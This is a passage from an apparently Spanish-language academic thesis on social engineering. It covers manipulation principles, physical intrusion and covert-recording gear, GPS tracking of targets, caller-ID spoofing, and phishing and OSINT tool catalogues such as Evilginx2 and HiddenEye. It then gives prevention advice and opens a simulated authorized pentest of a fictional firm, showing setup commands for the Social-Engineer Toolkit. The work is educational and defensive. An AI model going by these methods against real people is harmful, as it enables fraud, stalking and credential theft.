La compenetración instantánea es importante porque a veces el éxito de un ingeniero social depende de desarrollar rápidamente un vínculo afectivo, de modo que la víctima se sienta cómoda compartiendo información. De hecho, una gran parte del trabajo del ingeniero social es obtener la información necesaria para comprometer a su objetivo. Con frecuencia, esto significa interactuar con la gente. Por lo tanto, la capacidad de crear una relación, dicho en otras palabras, la capacidad de construir una relación que incluya el afecto y la comodidad mutuos es importante.

4.3.8.- Desbordamiento de búfer humano

Este concepto (Thehhonestpirate, 2022) ha sido emparejado con el concepto de desbordamiento de búfer de un programa. El concepto tiene el mismo significado o la misma filosofía. En una aplicación cuando existe un desbordamiento de búfer el programa se colapsa y genera un error en el programa, generando una falla no controlada. En el caso de la víctima, el desbordamiento será de su cerebro y será útil para el ingeniero social para ver si puede sonsacar información comprometida, para ello atacará su subconsciente mediante diferentes técnicas para su posible extracción de datos.

4.4.- Explotación y ejecución

Los ataques de ingeniería social se pueden dividir en dos categorías principales. Una categoría describe los ataques que se ejecutan cara a cara, requieren comunicación interpersonal y se ejecutan únicamente manipulando el sentido de confianza de la víctima. La segunda categoría

describe los ataques que se ejecutan a través de una plataforma técnica y aunque explotan el sentido de confianza de la víctima, no requieren una comunicación cara a cara con el atacante. Las siguientes secciones describen las dos categorías de ataques mencionadas anteriormente.

4.4.1.- Ataques técnicos de ingeniería social

Los ataques técnicos en la Ingeniería Social se definen como ataques que se ejecutan engañando a las víctimas sin tener que interactuar con ellas en persona. Aunque estos ataques pueden abarcar los mismos principios psicológicos que se encuentran en los ataques de ingeniería social cara a cara, se diferencian en dos puntos principales: generalmente se ejecutan en masa y se basan en una plataforma tecnológica para su ejecución.

4.4.2.- Ataques de ingeniería social no técnicos (psicológicos)

Los ataques de ingeniería social no técnicos utilizan la interacción cara a cara entre el atacante y la víctima y no dependen del uso de una plataforma tecnológica. La principal diferencia, desde la perspectiva del objetivo de un atacante, es que los ataques no técnicos se ejecutan en superficies de ataque limitadas (generalmente de una a tres víctimas a la vez), mientras que los ataques de base técnica se ejecutan en masa (por ejemplo: correos electrónicos no deseados, ataques de phishing, etc.).

En base a los estudios de la persuasión y la influencia, del psicólogo estadounidense Robert B. Cialdini (Grande, 2022) detectó seis principios que se muestran de forma destacada cuando los investigadores abordan la ingeniería social desde una perspectiva psicológica:

1. **Reciprocidad:** la gente siempre siente que le debe un favor a aquellos que han hecho algo por ellos. Sobre todo, cuando lo que se hizo es algo significativo, inesperado y personalizado.
2. **Orientación Social**: siempre buscamos un modelo a seguir, a alguien que nos oriente o nos diga lo que tenemos que hacer.
3. **Consistencia/Compromiso**: desarrollamos patrones de conducta que se convierten en hábitos y nos comprometemos con ellos como modo de vida.
4. **Aceptación**: queremos “encajar” en determinado escenario y al buscar la aceptación nos dejamos persuadir por aquellas personas que nos gustan o admiramos.

5. **Autoridad**: somos receptivos a las órdenes y peticiones de las personas que representan autoridad jerárquica.
6. **Tentación**: tendemos a conseguir aquello que está limitado o prohibido para nosotros, incluso, realizando acciones que en situaciones o escenarios cotidianos no haríamos.

5.- Herramientas en la Ingeniería Social

El ingeniero social (Hadnagy, 2011), hace uso de diferentes herramientas para poder acceder a la información de una manera más sencilla. Obviamente el abanico con el que se puede mover un atacante puede tener límites insospechables, dada la situación, aunque si podemos decir que existen una serie de herramientas imprescindibles que vamos a detallar a continuación.

5.1.- Herramientas físicas

En el mundo de la ingeniería social, podemos categorizar las herramientas en dos tipos, las físicas, y el software. Las primeras serán usadas como bien dice la palabra de forma física, para ayudar a la recopilación o extracción de datos, ya sea para abrir puertas, videovigilancia, etc.

Abrir cerraduras

En el mundo de la Ingeniería Social, el atacante puede disponer de diferentes herramientas para abrir cerraduras que le permitan acceder a sitios confidenciales y sitios restringidos, como por ejemplo **ganzúas** (imitan el funcionamiento de la llave que abre el sitio dónde se desea entrar), **cerraduras magnéticas y electrónicas** (de uso frecuente dado su precio y fácil uso, dando cierto nivel de seguridad, aunque tiene como punto débil el corte eléctrico), **cuchillo shove** (permite abrir puertas con pestillo en el pomo), **llaves bumping** (diseñadas para abrir cerraduras sin la necesidad de la llave de la cerradura), **cuña para candados** (pieza de metal fino que se desliza dentro del candado y libera el mecanismo de bloqueo).

Cámaras y Dispositivos de grabación

- **Cámaras**: Las cámaras pueden ser una herramienta útil para los ingenieros sociales cuando es necesario capturar información rápidamente. A menudo, es más rápido tomar una foto simple de la información que escribirla. La capacidad de la mayoría de las cámaras para grabar video también es útil para este propósito. Los elementos que se deben buscar en una cámara de ingeniería social son la capacidad de tomar fotografías de una manera no obvia. Esto requiere que normalmente sean más pequeñas y no hagan ruido cuando se tome la fotografía. Nos podemos encontrar cámaras del tamaño de un botón, en unas gafas de sol, en un reloj, etc. de esta manera, el atacante puede centrarse en una conversación y luego capturar las imágenes que le interesa.

- **Teléfonos móviles**: Los teléfonos móviles funcionan bien para la captación de datos, debido a la capacidad de parecer que el teléfono se está utilizando para enviar mensajes de texto o alguna otra actividad inocua. Los ajustes predeterminados, como no utilizar flash, suelen ser útiles.
- **Dispositivos de grabación**: Actualmente hay muchos dispositivos de grabación en el mercado. Las cámaras y los dispositivos de audio pueden estar integrados en sombreros, corbatas, botones, bolígrafos, anillos, cajas, alfileres, etcétera. Las grabaciones pueden ser de video o de audio. También existen sistemas de grabación de audio, que pueden capturar conversaciones más allá de los 200 metros de distancia, con lo cual, pueden ser unas buenas herramientas para que un atacante pueda escuchar una conversación confidencial, sin ser detectado.
- **Webcams de videovigilancia**: las webcams de videovigilancia tienen la función de protección, de aquello que están grabando, para evitar ataque. Pero una webcam mal configurada puede ser un punto de partida para un atacante para extraer información del sitio dónde se está grabando.

Rastreadores GPS

Durante la fase de recopilación de datos, el poder saber todos los movimientos de la víctima, puede ayudar a poder realizar diferentes ataques tales como Pretexting o tailgating. Es una herramienta realmente útil dado que puede generar mucha información clave para un posible ataque. El saber los sitios que frecuenta la victima o las rutinas que tiene la victima, puede ayudar en gran medida a conocer cosas de la persona que pueden ayudar a la generación de un ataque. Un claro ejemplo, puede ser la de rastrear un directivo de una gran compañía para conocer sus movimientos y disponer de información privilegiada con el fin de obtener datos confidenciales en un futuro. En el mercado existen gran variedad de sistemas y equipos. Uno de los equipos más conocidos es el SpyHawk SuperTrak. Es un dispositivo que se adhiere de forma magnética a un vehículo y puede almacenar grandes cantidades de datos sobre su objetivo. Mediante un software que viene con el dispositivo recibirá las capturas de geolocalización de datos que se emiten pudiendo ver los sitios en los que ha estado. Esta información se puede representar mediante Google Maps.

Teléfonos móviles

El ataque de ingeniería social más común se realiza mediante un teléfono. Llamar a la empresa e imitar a alguien que pueda extraer información de un usuario. Haciéndose pasar por un técnico informático o un compañero de trabajo podría ser suficiente. El principio básico detrás de la

suplantación del identificador de llamadas es cambiar la información que se muestra en la pantalla de identificación de llamadas. Para ello podemos usar distintas herramientas que nos ayudarán a tener éxito, como por ejemplo:

- SpoofCard: Este servicio incluye características tales como grabación de llamadas, llamadas directas al correo de voz, disfraz de voz y mensajes SMS. También está disponible para dispositivos móviles con iOS y Android.
- SpoofApp: Con esta herramienta se pueden realizar llamadas a otros contactos fácilmente de manera completamente anónima, no solamente porque ayuda a ocultar el número de teléfono sino porque también se puede utilizar un sintetizador de voz para cambiar la forma en que escuchan las víctimas.
- Asterisk: Es una aplicación para controlar y gestionar comunicaciones de cualquier tipo, ya sean analógicas, digitales o VoIP mediante todos los protocolos VoIP que implementa, se puede decir que es una herramienta que simula una PBX. Mediante ésta, un atacante puede usarla de manera fraudulenta usando técnicas de phishing simulando centros de llamadas automáticos.

5.2.- Herramientas Software

La recopilación de información es uno de los aspectos más importantes de la ingeniería social. Para hacer un trabajo eficaz, un buen ingeniero social combinará herramientas tecnológicas con herramientas físicas. En esta sección, hablaremos sobre esas aplicaciones que ayudarán a conseguir más y mejores datos sobre las víctimas. Agruparemos el software dependiendo la función que desarrolle:

Programas para descifrar contraseñas

El uso de software específico para descifrar contraseñas será útil para el ingeniero social, extraer información confidencial, dónde tendrá una protección en forma de contraseña. En el mercado existen múltiples aplicaciones, nosotros nombraremos algunas de ellas.

- **John the Ripper**: es una herramienta de recuperación y auditoría de seguridad de contraseñas de código abierto.
- **Ophcrack**: Ophcrack es una herramienta para crackear las contraseñas de Windows basada en las tablas Rainbow.
- **Aircrack NG**: es una suite de software de seguridad inalámbrica.

Software para recopilación de información

- **Maltego**: Es una aplicación de inteligencia y análisis forense de código abierto. Algunos consideran a Maltego como una herramienta de inteligencia de código abierto (OSINT). Ofrece una interfaz para minar y recopilar información en un formato fácil de entender. Junto con sus bibliotecas de gráficos, Maltego permite identificar relaciones clave entre información e identificar relaciones previamente desconocidas entre ellas. Maltego está desarrollado por Paterva y es utilizado por profesionales de seguridad e investigadores forenses para recopilar y analizar inteligencia de código abierto.
- **Shodan**: Se puede decir que Google es el motor de búsqueda para el público en general, en cambio Shodan es el motor de búsqueda para los piratas informáticos. En lugar de presentar el resultado como otros motores de búsqueda, mostrará los resultados que tengan más sentido para un profesional de la seguridad. Shodan proporciona mucha información sobre los activos que se han conectado a la red. Estos activos pueden variar desde ordenadores, portátiles, cámaras web, señales de tráfico y varios dispositivos IOT. Esto puede ayudar a los analistas de seguridad a identificar y detectar varias vulnerabilidades, configuraciones predeterminadas o contraseñas, puertos disponibles, pancartas y servicios, etc. también puede ayudar a un pirata informático que desea disponer de dicha información.
- **Google Dorks**: También conocido como Google Dorking, es una técnica de "hacking" que utiliza la búsqueda avanzada de Google para encontrar agujeros de seguridad en la configuración y el código de un sitio web. Se puede utilizar algunas de estas técnicas para filtrar la información y obtener mejores resultados de búsqueda, pero, en este caso, se centra en la información normalmente no accesible, como mostrar las imágenes de las cámaras de seguridad o ciertos documentos sensibles.
- **Harvester**: Excelente herramienta para obtener información relacionada con el correo electrónico y el dominio. Este está incluido en Kali y puede ser muy útil para obtener información.
- **Metagoofil**: Es una herramienta de línea de comandos que se utiliza para recopilar metadatos de documentos públicos. La herramienta viene incluida en Kali Linux y tiene muchas características como por ejemplo, el tipo de documento en el destino, descarga local, extracción de metadatos e informes de resultados.
- **Recon-ng**: es una gran herramienta para la recopilación de información de destino. Esta incluida en el repositorio de Kali. El poder de esta herramienta radica en el enfoque

modular y en que la información es recopilada en una base de datos, dándole un gran potencial.

- **Tineye**: es un buscador de imágenes a partir de una imagen. Tineye utiliza redes neuronales, aprendizaje automático y reconocimiento de patrones para obtener los resultados. Utiliza la coincidencia de imágenes, la identificación de marcas de agua, la coincidencia de firmas y varios otros parámetros para hacer coincidir la imagen en lugar de la coincidencia de palabras clave. Sirve para detectar perfiles alrededor de la red.
- **FOCA**: es una herramienta gratuita de pentesting para los sistemas operativos de Windows, utilizada principalmente en la búsqueda de información contenida en metadatos de ficheros y de esta forma obtener datos relevantes asociados a una organización o página web.
- **SpySE**: Un motor de búsqueda para pentesters. Busca a partir de dominios, Ip, certificados, tecnologías, etc. en pocos segundos devuelve información muy detallada sobre el objetivo: Subdominios, certificados, tecnologías, CVEs, etc… Además, dispone de una opción de búsqueda avanzada por si se quiere afinar nuestra la búsqueda. Una herramienta con un amplio abanico de posibilidades y con un tiempo de respuesta muy rápido.
- **Creepy**: Se trata de una herramienta de geolocalización. Recopila información relacionada con posibles ubicaciones a través de diferentes redes sociales. Permite la extracción de información de cuentas como Twitter, Flicklr, Facebook, etc. Posteriormente representa esta información en un mapa y es posible exportarla a formatos CSV o KML para su posterior utilización.
- **Spiderfoot:** es una herramienta de reconocimiento que consulta automáticamente más de 100 fuentes de datos públicas y así poder recopilar dominios, nombres, correos, direcciones, ... Especificando un objetivo el programa proporcionará toda la información interesante, entre la que se puede encontrar leaks o datos de interés para continuar con la investigación. Está muy automatizada y permite recopilar fácilmente gran cantidad de información.

Software para realizar ataques de Phishing

- **Social-Engineer Toolkit**: El Social-Engineer Toolkit (SET) está diseñado específicamente para realizar ataques avanzados contra el ser humano. SET fue diseñado para ser lanzado con el lanzamiento de https://www.social-engineer.org y rápidamente se ha convertido en una herramienta estándar en un arsenal de probadores de penetración. SET fue escrito por David Kennedy y con mucha ayuda de la comunidad ha ido

incorporando ataques disponiendo de un conjunto de herramientas de explotación. Los ataques integrados en el kit de herramientas están diseñados para ser ataques dirigidos y enfocados contra una persona u organización utilizada durante una prueba de penetración.

- **King Phisher**: Es una de las herramientas de generación de campañas de phishing de código abierto más conocidas. King Phisher está escrito en Python y es una herramienta que se utiliza para simular ataques de phishing en el mundo real y para evaluar y promover la conciencia de la ciberseguridad y el phishing de una organización.
- **Gophish**: Es un simulador de phishing de código abierto escrito en GO, que ayuda a las organizaciones a evaluar la susceptibilidad a los ataques de phishing al simplificar el proceso de creación, lanzamiento y revisión de los resultados de una campaña. Gophish ayuda en la creación de plantillas de correo electrónico, páginas de destino y listas de destinatarios, y ayuda al envío de perfiles. Permite lanzar campañas y generar y ver informes sobre aperturas de correo electrónico, clics en enlaces, credenciales enviadas y más.
- **Evilginx2**: Es una herramienta donde en escenarios de phishing, serviría plantillas clonadas a las páginas de inicio de sesión de redes sociales, pero con una particularidad, se conecta a sitios web que están protegidos con 2FA, convirtiéndose en un proxy web entre el sitio web phishing y el navegador e interceptando cada paquete, modificándolo y luego enviándolo al sitio web real.
- **Modlishka**: Es un proxy inverso que se interpone entre la víctima y el sitio web que desea acceder. Se conecta al servidor del "atacante" y el servidor realiza solicitudes al sitio web real, sirviendo al usuario contenido legítimo, pero la herramienta registra todo el tráfico, contraseñas introducidas y los tokens 2FA.
- **Phishing Frenzy**: Es un Framework de phishing de Ruby on Rails de código abierto diseñado para ayudar a los probadores de penetración y a los profesionales de la seguridad a crear y administrar campañas de phishing por correo electrónico.
- **WifiPhisher**: Una herramienta de phishing que tiene la capacidad de asociarse con una red WiFi cercana y obtener una posición de intermediario. Puede hacer esto de diferentes maneras: mediante la creación de una red inalámbrica falsa para imitar una legítima o mediante transmisión de SSID que parecen familiares para los usuarios.
- **Blackeye:** Es un script bash que ofrece 32 plantillas para elegir y permite seleccionar el sitio web de redes sociales que se desea emular. Los sitios web incluidos en las plantillas son Facebook, Twitter, Google, PayPal, Github, Gitlab y Adobe, entre otros. Una vez

elijada una plantilla, BlackEye creará un sitio web de phishing que se puede conectar al dispositivo del objetivo, para recopilar credenciales y redirigirlas al sitio web legítimo.

- **HiddenEye**: Es una herramienta todo en uno que presenta una funcionalidad interesante como keylogger y rastreo de ubicación. También ofrece una serie de ataques diferentes, como phishing, recopilación de información, ingeniería social y otros. Es compatible con las principales redes sociales y sitios web comerciales como Google, Facebook, Twitter, Instagram y LinkedIn, y se pueden utilizar como vectores de ataque. Dispone de varias opciones de tunelización disponibles para lanzar campañas de phishing.

6.- Prevención sobre la ingeniería social

Anteriormente hemos hablado sobre la ingeniería social, y podemos ver que ésta, abarca un sinfín de métodos y técnicas que la hacen muy complicada de controlar. Pero la pregunta del millón es, ¿podemos prevenirla? ¿podemos mitigarla? La respuesta es que no existe un método infalible, no hay una técnica que te asegure que no puedas sufrir un ataque de ingeniería social. Cualquier persona, es susceptible de caer en un ataque de ingeniería social, desde la persona más cualificada a la persona con menos conocimientos. El abanico de objetivos puede ser toda la población en general.

Por suerte y afortunadamente, la mayoría de estos ataques se realizan de una manera masiva e impersonal, es por ello por lo que es de gran ayuda disponer de los medios y conocimientos para contrarrestarlos o al menos tener capacidad de reacción.

Podemos considerar el estado de alerta como el primer gran mecanismo que disponemos para luchar contra la ingeniería social. Se debe estar en estado de alerta cuando alguien te solicita un tipo de información, o alguien te ofrece algo de manera gratuita. Se debe desconfiar siempre, ahora bien, en general, la gente ya no es tan confiada como antes y la ingenuidad que antes teníamos bien es cierto que se ha convertido en desconfianza. Es por ello por lo que actualmente y de cara al futuro, los ataques de ingeniería social se están convirtiendo en ataques más sofisticados, y es aquí donde se debe disponer de ciertas nociones o conocimientos que nos pueden ayudar a prevenir dichos ataques y minimizar el éxito de estos. También existen diferentes sistemas informáticos, que pueden ayudar en pequeña o gran medida a mitigar parte de estos ataques. A continuación, vamos a detallar unas cuantas técnicas de prevención (Kaspersky, 2021), tanto a nivel de usuario, como a nivel de empresa.

6.1.- Consejos básicos

Consejos básicos a nivel personal que pueden ayudar a contrarrestar un ataque (INCIBE, 2021):

- No abrir correos de usuarios desconocidos o que no hayas solicitado, dado que no solamente puede ser un correo con información falsa, sino que puede contener archivos maliciosos adjuntos o enlaces que no son lo que parece ser. Se debe revisar los enlaces contenidos en el correo antes de clicar sobre ellos.

- No dar ningún dato personal, bancario, etc. por teléfono, se debe desconfiar si a través de una llamada alguien dice ser el técnico/trabajador de un servicio y bajo cualquier excusa solicita que se realice alguna acción como descargar una aplicación determinada, confirmar datos de tarjetas, realizar algún pago, etc. No se debe atender a las peticiones y se debe confirmar con terceras fuentes de confianza que realmente es quien dice ser.
- No contestar en ningún caso a los mensajes sospechosos, dado que siempre se debe pecar de precavido y desconfiar de mensajes que no parecen seguros, de esta manera se evitará un posible ataque.
- Tener precaución al seguir enlaces en correos electrónicos, SMS, mensajes de WhatsApp o redes sociales, aunque sean de contactos conocidos, bajo ningún concepto, ya que pueden llevarnos a enlaces fraudulentos o contactar con un número de teléfono de tarificación especial, por ejemplo.
- Tener precaución al descargar ficheros adjuntos de correos, de SMS, mensajes de WhatsApp o de redes sociales, aunque sean de contactos conocidos. Dado que actualmente circula por la red una gran cantidad de malware enmascarado como diferentes tipos de ficheros, que aunque hayan podido ser enviados por personas conocidas, estas desconozcan que tipo de fichero son realmente. La desconfianza debería ser el primer paso antes de descargar cualquier fichero.
- Tener siempre actualizado el sistema operativo y el antivirus. En el caso del antivirus comprobar que está activo. Es un mecanismo, el disponer de la última versión, que puede ayudar a combatir con las últimas técnicas fraudulentas que hayan podido surgir, y tener un escudo ante posibles nuevas amenazas.
- Verificar la seguridad de las páginas web donde introducimos datos personales. Deben utilizar certificado de seguridad y utilizar el protocolo HTTPS. Es la garantía de calidad que el sitio ofrece un servicio seguro y validado por una entidad competente para su función.
- Verificar la seguridad de las redes wifi públicas a las que nos conectamos. En caso de dudas, no compartir información confidencial ni introducir credenciales de usuario o contraseñas que puedan ser robados. En caso de uso, utilizar una conexión VPN para conectar desde estas redes y acceder siempre y exclusivamente a páginas HTTPS.
- Escribir las URL manualmente, en vez de usar los enlaces de los mensajes sospechosos, dado que la gran mayoría de veces, los enlaces maliciosos contenidos dentro de correos electrónicos, el atacante suele enmascararlos de tal manera que no se intuya que pueda llegar a ser malicioso, mediante código HTML o mediante acortador de enlaces. En este

sentido, es mejor contrastar la información primero y acceder a las páginas oficiales tecleando la URL en el navegador.

6.2.- Dispositivos de protección de red

La mayoría, si no todos los métodos tradicionales de defensa de redes y equipos en seguridad de la información, incluidos los firewalls, las soluciones antivirus y los sistemas de detección/ prevención de intrusiones (IDS / IPS), generalmente consideran la ingeniería social fuera de su alcance. Por lo tanto, no intentan abordar el "factor humano" en la ecuación de seguridad, sino que se centran únicamente en las amenazas técnicas.

Si bien estos métodos tienen muy poco impacto positivo en la prevención de ataques de ingeniería social, pueden ser útiles para frustrar una mayor escalada por medios técnicos. En la práctica, dicho mecanismo de defensa es de poca eficacia, ya que cualquier atacante competente se aseguraría de que el antivirus no detecte la puerta trasera que intenta utilizar.

6.3.- Seguridad en el correo electrónico

Como ya se ha comentado anteriormente, el phishing por correo electrónico es el vector de ataque más común para los ataques de ingeniería social. Dado que los correos electrónicos de phishing son casi exclusivamente falsificaciones, las soluciones que proporcionan autenticación de correo electrónico son eficaces para prevenir el phishing. Podemos decir que estas soluciones solo son efectivas contra los ataques de phishing por correo electrónico y no abordan otro tipo de ataques de la ingeniería social. Podemos enumerar tres tipos de soluciones que proporcionan autentificación de comunicación por correo:

- OpenPGP: Es un protocolo de cifrado que se utiliza para encriptar mensajes, archivos y para demostrar la autenticidad del remitente mediante una firma digital. Se realiza mediante una clave privada y otra pública, la cual es compartida con terceros y puede ser visible para todos.
- Protocolo S/MIME: Es una tecnología que permite cifrar correos electrónicos. S/MIME está basado en la criptografía asimétrica y la finalidad es proteger correos electrónicos frente a accesos no deseados. También permite firmar digitalmente correos electrónicos para autenticarse como el remitente legítimo de los mensajes, lo cual la

convierte en una eficaz arma contra los numerosos ataques de phishing que se producen cada día en Internet.

- SPF/DKIM/DMARC: Los protocolos de autenticación SPF, DKIM y DMARC pueden ayudar a evitar que se manden correos suplantando la identidad del emisor. También sirven para dar más seguridad a los servidores de destino de los correos y así evitar, dentro de lo posible, que sean marcados como SPAM.

6.4.- Educación y concienciación en las empresas

Una táctica defensiva comúnmente sugerida contra los ataques de ingeniería social es garantizar que todos los empleados reciban formación (obligatoria) para reconocer y lidiar contra los ataques de ingeniería social.

Además, se debe prestar especial atención a las redes sociales, ya que su uso es extremadamente frecuente y normalizado. Sin embargo, los usuarios a menudo no se dan cuenta de la cantidad de datos que han compartido públicamente. Dado que estos datos probablemente los identifiquen como empleados de la organización, indirectamente aumentan su propio riesgo de convertirse en víctimas de un ataque de ingeniería social. Un consejo interesante es sugerir a los empleados que no indiquen su lugar de trabajo en las redes sociales, para que no sean un objetivo como tal.

Es importante tener en cuenta que los empleados en diferentes puestos de trabajo deben recibir una versión diferente en cuanto a formación. De hecho, los ejecutivos son probablemente el grupo de mayor prioridad en la organización para un ingeniero social, por lo tanto, deben ser mucho más conscientes de los desafíos que pueden enfrentar y las consecuencias de un ataque de ingeniería social exitoso para la empresa.

6.5.- Simulaciones de phishing

Actualmente, un planteamiento muy popular para mitigar la amenaza del phishing es utilizar una “simulación de phishing”. El método se puede describir de manera concisa como realizar un ataque de phishing hacia un grupo específico en un entorno controlado e informar a los participantes, en función del desempeño personal.

La metodología varía entre proveedores, pero a menudo incluye proporcionar una formación básica inicial sobre el tema y la mayoría de los proveedores recomiendan esfuerzos continuos en esta dirección, en particular, repetir las simulaciones de phishing de forma periódica.

6.7.- Implementar políticas de seguridad

A nivel de empresa una de las medidas disuasorias para mejorar la seguridad de la organización es implementar una política de seguridad sólida para el personal. De esta manera se pueden minimizar los ataques de la ingeniería social. Algunas de estas políticas pueden ser:

- Implementar una política de "Least Privilege" y garantizar que los usuarios comprendan el razonamiento detrás de ella y que también esté diseñada para protegerlos. Garantizando permisos a un usuario más allá del alcance de los derechos necesarios de una acción puede permitir que ese usuario obtenga o cambie información de forma no deseada.
- Implementar el uso de "scripts" para cada flujo de trabajo cuando los empleados se comunican por teléfono / correo electrónico.
- Tener un punto de contacto bien establecido y una ruta de escalada para informar sobre sospechas de intentos de ataques de ingeniería social. Esto ayudará a los empleados a ser proactivos en la defensa de la organización de ataques, si se combina con la cultura de empresa y formación.
- Implementar la autenticación de dos factores siempre que sea posible. Esto tiene la ventaja obvia de prevenir daños directos por el robo de contraseñas de los empleados.
- Implementar una clasificación de información, en particular, tener especialmente cuidado con información sensible como tal y asegurarse de que los procedimientos de uso de información sensible dispongan de mayores controles de seguridad.
- Crear una cultura organizacional de concienciación general de la ingeniería social. Como ejemplo, explicar por qué el tailgating/piggybacking es un problema y comunicar claramente que es responsabilidad propia de cada empleado prevenir tales incidentes puede ayudar enormemente.

6.8.- Auditorías y pruebas de penetración

Otro mecanismo de defensa es la realización periódica de auditorías externas y pruebas de penetración. Dicha verificación y validación de los controles de seguridad in situ es casi siempre un punto a favor con respecto a la seguridad de la información general de la organización. Por supuesto, cualquier prueba de penetración respetable y las auditorías de seguridad más completas incluyen la prueba de vectores de ataque de ingeniería social. Los resultados de estas pruebas y auditorías podrían beneficiar enormemente a la organización al proporcionar una descripción general de los problemas actuales, lo que a su vez podría permitir a la gerencia implementar un plan de mejora y, al final, lograr un nivel aceptable de seguridad. Debemos señalar que debe existir una periodicidad en este tipo de pruebas, siendo un proceso regular que proporcione retroalimentación en intervalos establecidos, ya que, como cualquier otro proceso, la seguridad tiende a erosionar cuando no se controla.

6.9.- Soluciones Anti-Phishing

Además de todos los demás métodos discutidos anteriormente, existen varias tecnologías relativamente nuevas que intentan detectar intentos de phishing y advertir al usuario de ello:

- Carnegie Mellon Anti-phishing and Network Analysis Tool (CANTINA), es un método para la detección de páginas fraudulentas mediante técnicas de Machine Learning.
- CodeShield utiliza una lista blanca de aplicaciones personalizada (PAW) para bloquear automáticamente cualquier intento de sitio web de phishing en virtud de que no esté en la lista blanca.
- Google's Password Alert es una extensión del navegador que se centra en la alerta y la mitigación. Es una herramienta que lucha en contra del phishing, realiza un seguimiento de dónde se ingresa la contraseña de la cuenta de Google y avisa cuando esta, no se ingresa en el dominio correcto de accounts.google.com.
- AuntieTuna es un complemento para navegadores Chrome y Mozilla que utiliza la personalización junto con algoritmos de detección para decidir si una página web es un intento de phishing o no.

7.- Prueba Pentesting en empresa enfocada a servicios

Como se ha comentado en el primer apartado, en la sección de planificación y presupuesto se va ha realizar un supuesto de la parte práctica del trabajo que consiste en una prueba pentesting sobre una empresa enfocada a servicios.

El objetivo es la de auditar la empresa llamada FictCorp que después de una temporada formando a sus empleados, desea ver si puede obtener buenos resultados de este tipo de acciones y ver o comprobar, en una simulación controlada, que puede llegar a estar preparada ante posibles ataques de Ingeniería Social. En caso negativo, deberá considerar que acciones debe realizar para mejorar la situación y no llegar al punto de poder comprometer a la empresa por un posible ataque.

La Dirección General tiene especial interés en este tipo de auditoría, dado que tiene preocupación de cara que la seguridad de la empresa pueda llegar a comprometer la imagen de la empresa y acometer grandes pérdidas económicas. Es por ello por lo que se han contratado los servicios para poder realizar pruebas que verifiquen la robustez de la empresa en cuanto a su seguridad.

Se ha optado por contratar una empresa con una gran dilatada experiencia dentro del sector y esta ha aceptado el reto que le propone el cliente, para realizar dichas pruebas y ver cómo de preparada está la empresa.

El proyecto se ha acotado a una franja de tiempo acorde a la disponibilidad de la empresa, y será durante 5 meses desde su inicio hasta el final. En este tiempo, la empresa debe entregar un dosier con unas conclusiones que deba satisfacer a Dirección General, así como un informe de posibles mejoras que puedan aplicarse para estar en continua mejora en cuanto a su seguridad.

Para realizar el proyecto se han definido una serie de fases que deben aplicarse para llegar al objetivo final. Estas fases son las siguientes:

1. **Planificación y reconocimiento**: En esta primera etapa se determina el alcance y los objetivos de la prueba, los sistemas que se atacarán y los métodos de prueba que se utilizarán. También se obtendrá toda la información posible, como los nombres del dominio y de red, el software, correos electrónicos, etc., para comprender mejor cómo funciona la empresa y sus potenciales debilidades. Como fuentes usaremos los datos que nos aporte la empresa FictCorp y también realizaremos recolección de datos por

nuestra parte mediante herramientas propias, OSINT. Además, en esta fase se ha de obtener del cliente un escrito en el que se autorice este test de penetración y limite nuestra responsabilidad en caso de que surjan problemas.

2. **Análisis de vulnerabilidades**: El segundo paso es entender cómo responderá el sistema al que se está intentando penetrar. Se define el ámbito y el alcance del test de intrusión y se consulta con el cliente la profundidad de las pruebas que se van a realizar y la permisividad de los ataques. En nuestro caso, por parte de la empresa FictCorp, el alcance exige que no tenga daños en cuanto a pérdidas y que los sistemas permanezcan operativos, sin que haya corte en la producción de la empresa y no se vea afectado el negocio. En cuanto a vulnerabilidades en la ingeniería social, se ha acordado atacar a los empleados directamente mediante herramientas de phishing, al sistema WIFI de la empresa, y recabar información de la empresa en la red pública, para ver que tipo de información confidencial puede ser explotada por ingenieros sociales.
3. **Clasificación de amenazas**: Una vez obtenida toda la información, se elabora una representación estructurada de toda la información que afecta a la empresa. Esta fase permite tomar decisiones sobre los riesgos y producir un modelo de amenazas típico o una lista priorizada de mejoras de seguridad informática.
4. **Explotación:** Si la intrusión se ha llevado con éxito, en esta fase se recopilará la información. La finalidad es demostrar al cliente que si un ingeniero social atacara el sistema podría acceder a él y robar información confidencial.
5. **Elaboración de informes y conclusiones**: Al finalizar todas las etapas mencionadas previamente, es el momento de documentar todo lo realizado en un informe que especifique el proceso realizado en el test de intrusión, como herramientas utilizadas, técnicas utilizadas y vulnerabilidades descubiertas. En el siguiente apartado se ha generado el informe dónde se detallan todos los procesos realizados, así como las posibles mejoras en un apartado de conclusiones.

7.1.- Informe técnico

Esta sección es el informe técnico que se entregará a la empresa FictCorp como parte del trabajo realizado. En este supuesto, se hablará de diferentes herramientas utilizadas y se añadirá información técnica para ver como se han realizado las diferentes pruebas. Al final del documento detallaremos tipos de vulnerabilidades detectadas así como mejoras que pueden elevar el nivel de seguridad de la empresa FictCorp.

En cada subapartado podremos ver como se realizan ataques y cómo podemos, detectar, mitigar y prevenir estos posibles ataques. Hay que comentar que se analizará desde la vertiente del atacante, para dar a entender y concienciar a la empresa de las medidas, sobre todo preventivas, que debe tener en cuenta en el momento que se presenta un ataque de este tipo. Como se ha comentado anteriormente las pruebas que se han realizado han sido para atacar a los empleados, de recolección de información y atacar al sistema Wifi que dispone la empresa.

7.1.1.- SET - Social-Engineering Toolkit

La primera herramienta que se ha valorado ha sido la ya comentada, en la parte teórica, la herramienta llamada SET (Social-Engineering Toolkit) (TrustedSec, 2022). SET es un framework de código abierto para realizar pentesting de sistemas y redes, enfocado específicamente en ataques de ingeniería social para conseguir su objetivo. SET tiene una serie de herramientas para realizar ataques personalizados que nos permitirán realizar un ataque de manera rápida y efectiva. Esta herramienta ha sido desarrollada por la firma de seguridad TrustedSec y está disponible de manera libre para todo el mundo. Creemos que es una buena prueba dada las opciones que ofrece el programa para cometer ataques. Probaremos diferentes ataques, para ver su efectividad, y valoraremos, como víctimas, que debemos hacer para no caer en la trampa del atacante.

Cabe decir que este tipo de herramienta está enfocada en la fase de explotación, dentro del ciclo de vida de un ataque.

Para poder realizar las pruebas de una manera segura, hemos descargado una distribución Kali Linux (Altube, 2021), y la hemos hecho correr bajo una máquina virtualizada VMWare. Podemos ver que en la distribución Kali, ya viene preinstalado el programa, en la sección de ingeniería social. Si no fuera el caso y se quisiera instalar el programa se deberían realizar los siguientes comandos:

- git clone https://github.com/trustedsec/social-engineer-toolkit setoolkit/
- cd setoolkit
- pip3 install -r requirements.text
- python setup.py
- Setoolkit
